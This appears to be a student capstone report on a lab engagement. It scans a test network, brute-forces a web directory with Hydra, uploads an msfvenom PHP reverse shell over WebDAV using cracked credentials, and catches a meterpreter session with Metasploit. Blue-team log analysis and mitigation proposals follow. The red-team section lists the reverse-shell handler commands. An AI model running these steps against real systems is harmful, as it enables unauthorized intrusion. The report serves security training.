Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System


By: GABBY KHAZAK

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range:192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname: ML-RefVM-684427

IPv4: 192.168.1.90
OS: Kali GNU/Linux Rolling
Hostname: Kali

IPv4: 192.168.1.105
OS: Ubuntu 18.04.1 (Linux)
Hostname: Capstone

IPv4: 192.168. 1.100
OS: Ubuntu 18.04.4 LTS (Linux)
Hostname: Elk

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
M-RefVM-684427	192.168.1.1	Windows RDP host machine, Default Gateway
Kali	192.168.1.90	Kali Linux Machine for Performing Penetration Testing (Attacker Machine)
Capstone	192.168.1.105	Vulnerable Target Virtual Machine
Elk	192.168.1.100	Comprised from open source projects which includes Elasticsearch, Logstash and Kibana in order to monitor and analyze logs and create infrastructure for visualizations

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
HTTP Port 80 Open & **Directory Listing Enabled** (CWE - 548) - *Exposure of Information Through Directory Listing*	Having open ports makes it more likely to suffer a data breach by allowing cyber criminals to have access to sensitive data. Allowed to use web browser to access directories on the Capstone Virtual Machine	The webserver is insecure as http (port 80) is open, this allows the attacker to gain access to directories and files that are exposed by port 80 The access to directories allowed the attacker to find out that Ashton is managing the secret_folder directory
Brute Force Vulnerability/ Weak Password (CWE-521) - Weak Password Requirements	Attacks are conducted using several tools available which use wordlists in the rockyou.txt file to gain login credentials of the users.	Allows attackers to get unauthorized access to the system, giving access to all the information that is available when the login credentials are used
Unauthorized File Upload (CWE -434) - *Unrestricted Upload of File with Dangerous Type*	Unauthorized file upload is a vulnerability which allows users to upload files to a web server which has a big effect on the application and infrastructure of the target	Unrestricted upload vulnerability gives cybercriminals the ability to upload PHP scripts
Remote Code Execution Using Command Injection	Code injection, where attacker performs commands on system using a remote machine, by exploiting a web application to use commands to gain access to machine	Able to access backdoor shell payload on the Vulnerable Capstone Virtual Machine

Exploitation: Port Scanning / Directory Listing Enabled

01

Tools & Processes

Port Scan

Nmap was used in order to conduct a scan on the network to see which IP addresses are connected and open ports on the network
Command that was used:
Nmap -sV 192.168.1.0/24

Directory Listing Enabled

Navigated to Firefox web browser and searched for 192.168.1.105, able to access directories and files and discover more information

02

Achievements

Port Scan

The scan revealed what ports and services were open to a potential vulnerability and showed connected VM's on the network

Directory Listing Enabled

After investigating the files and directories there was evidence that there is a hidden directory under meet_our_team/ashton.txt.
It was discovered that ashton is managing the directory company_folders/ secret_folders

03


```
root@Kali:~# nmap -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-27 17:06 PST
Nmap scan report for 192.168.1.1
Host is up (0.00072s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00063s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene
8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00073s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.78 seconds
```



Exploitation: Brute Force Vulnerability / Weak Password

01

Tools & Processes

A login cracker called Hydra was used to perform a Brute Force Attack in order to discover the password for the hidden directory for Ashton's account


02

Achievements

Access was gained to a hidden directory **secret_folder** by running the Hydra command and finding the password for the user Ashton

This revealed Ryan's account info by the non-salted hash that was cracked using Crack Station, to uncover the password for the webdav connection, as well as instructions for connecting to the server using WebDav

03



Exploitation: Unauthorized File Upload

01

Tools & Processes


- Used Crack Station Website to find password for Ryan's account using the non-salted hash to connect to WebDav
- File Manager was used to connect to the webdav server by entering dav://192.168.1.105/webdav/
- Upload the shell using WebDav
- Created and uploaded upload PHP reverse shell payload using **msfvenom** as seen in the screenshot below


02


Achievements


- In order to connect to the webdav server, Ryan's login credentials were used username: ryan password: linux4u
- Due to exploit a PHP reverse shell payload was uploaded allowing the attacker to execute arbitrary shell commands on the target VM, as was done in this project where a meterpreter session was opened

03









Exploitation: Remote Code Execution / Reverse Shell Payload

01

Tools & Processes

Firefox browser was used to execute the payload and metasploit was used to get a meterpreter session started Gained access to reverse shell backdoor on Capstone Apache Server

Commands that were used:

- msfconsole
- use exploit/multi/handler
- Set payload php/meterpreter_reverse_tcp
- set lhost 198.168.1.90
- set lport 5555
- show options
- run

02

Achievements


A user shell was attained on the Capstone server (target) where access to files and directories was available as sensitive information and complete control of the machine was gained

Flag was found by running **cat flag.txt** from the root directory

03


Blue Team
Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan




- What time did the port scan occur? The port scan occurred at around **9:10 PM**
- How many packets were sent, and from which IP? **31,367 packets were sent from IP Address 192.168.1.90 which is the Kali Machine**
- What indicates that this was a port scan? **This was a port scan since the logs show connections from a wide range of destination ports**


Analysis: Finding the Request for the Hidden Directory



- What time did the request occur? How many requests were made? **The request occurred at around 9:20 PM, and 15,451 requests were made**
- Which files were requested? What did they contain? **In the secret_folder directory there was a file that was requested called connect_to_corp_server where instructions were shown about connecting to the webdav server**


Analysis: Uncovering the Brute Force Attack





- How many requests were made in the attack? **15,435 requests were made in the attack**
- How many requests had been made before the attacker discovered the password? **15,432 requests were made before the attacker discovered the password**

Analysis: Finding the WebDAV Connection



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	150
http://192.168.1.105/webdav/gabshell.php	44
http://192.168.1.105/webdav/passwd.dav	28
http://192.168.1.105/webdav/	22
http://192.168.1.105/webdav/shell.php	8

- How many requests were made to this directory?
  - **252 requests were made to /webdav/ directory**
- Which files were requested?
  - **The file called gabshell.php was requested 44 times**
  - **The file called passwd.dav was requested 28 times**
  - **The file called shell.php was requested 8 times**

Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans? What threshold would you set to activate this alarm?

- **An alarm can be set to detect, filter or block port scans**
- **An alert email should be set for when a specific source IP address attempts more than 500 requests per five minutes**

System Hardening

What configurations can be set on the host to mitigate port scans?

- **Use a firewall (such as a software firewall) this will block random requests being scanned from the internet from ports that are not authorized and from random IP addresses**
- **Whitelist IP addresses**
- **Always Monitor and control ports that are required to be open**
- **Block ICMP responses (blocks ping requests, and prevents being seen from the responding server)**
- **Close ports that are not needed and filter ports by only allowing authorized connections**

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- **Whitelisting IP addresses**
  - **Alarm should be set for any requests that are made to access company_folders/secret_folder directory from an external IP address**

What threshold would you set to activate this alarm?

- **An alert email will be sent every time (therefore threshold is more than 0 times), the company_folders/secret_folder directory is accessed by an IP address that has not been whitelisted**

System Hardening

What configuration can be set on the host to block unwanted access?

- **Updating configuration file on the host machine in order to restrict unauthorized access to company_folders/secret_folder from unauthorized IP addresses**
- **Recommended to remove files and directories from the web server**
- **Recommended for the directory listing to be shut off in order to secure accessibility to any potential files**
- **Renaming the file to a make it less likely for an attacker to target**

Describe the solution. If possible, provide required command lines.

- Edit Apache HTTP Server Configuration file:
- **nano /etc/httpd/conf/httpd.conf**

Mitigation: Preventing Brute Force Attacks

Alarm

Alarms that can be set to detect future brute force attacks:

- **Set an alert for when user_agent.original: "Mozilla/4.0 (Hydra) is being requested**
- **When logins are attempted from a unknown IP address**

What threshold would you set to activate this alarm?

- **An email alert should be sent out when more than 4 http.response.status_code:401 requests are made within a time frame from the same IP address or http.response.status_code:200 responses occur from unauthorized IP addresses**
- **Everytime a login request is made from an unknown IP address set an email alert**

System Hardening

Configurations that can be set on the host to block brute force attacks:

- **Password complexity (not using information that is found online for the password, password policy with special characters and a longer password, use letters, numbers and symbols)-strong passwords should be required**
- **Make sure passwords are encrypted**
- **Implement multi factor authentication**
- **Lockout Policy- Temporarily locking account after three failed password account attempts are made**
- **Mandatory CAPTCHA on login page for verification**
- **Mandatory security questions after several failed login attempts**
- **Monitoring server logs**
- **Limit logins to only specific IP addresses or a range and blacklist IP addresses**
- **Implementing a unique login URL**

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory? What threshold would you set to activate this alarm?

- **An alarm will be set for when the directory is being requested from unauthorized IP addresses**
- **An alert email is sent when requests are triggered from non authorized IP addresses on authorized files and directories**
- **The threshold would be anytime therefore when more than 0 requests are made**

System Hardening

What configuration can be set on the host to control access?

- **Patching such as completing latest updates on WebDav and Apache servers**
- **Stay up to date on authorized users, have a specified limit size of the file and which files are permitted to be uploaded and executed on the server**
- **Limit access to Webdav by specifying which IP addresses are authorized**
- **Deny services - by setting a limit on the disk space usage**
- **Implementing authentication**
- **Controlling access by not allowing the directory to be accessible through the web server**
- **Implementing a firewall rule by limiting connections to the directory**

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads? What threshold would you set to activate this alarm?

- **Set and alarm for when http.request.method: PUT is being requested and url.path: /webdav/ directory and when a POST request is detected for a file that is not authorized (such as a .php file)**
- **Set alert email every time a file is uploaded to the protected folders from an unauthorized IP address (when PUT requests are triggered) or everytime a file that is not authorized is uploaded.**

System Hardening

What configuration can be set on the host to block file uploads?

- **Permissions for writing should only be allowed for the host**
- **Mandatory authentication to upload files**
- **Define valid file types that are allowed to be uploaded by users**
- **Not allowing files to be uploaded to the directory over the web server**
- **Restricting php files to be uploaded**


The End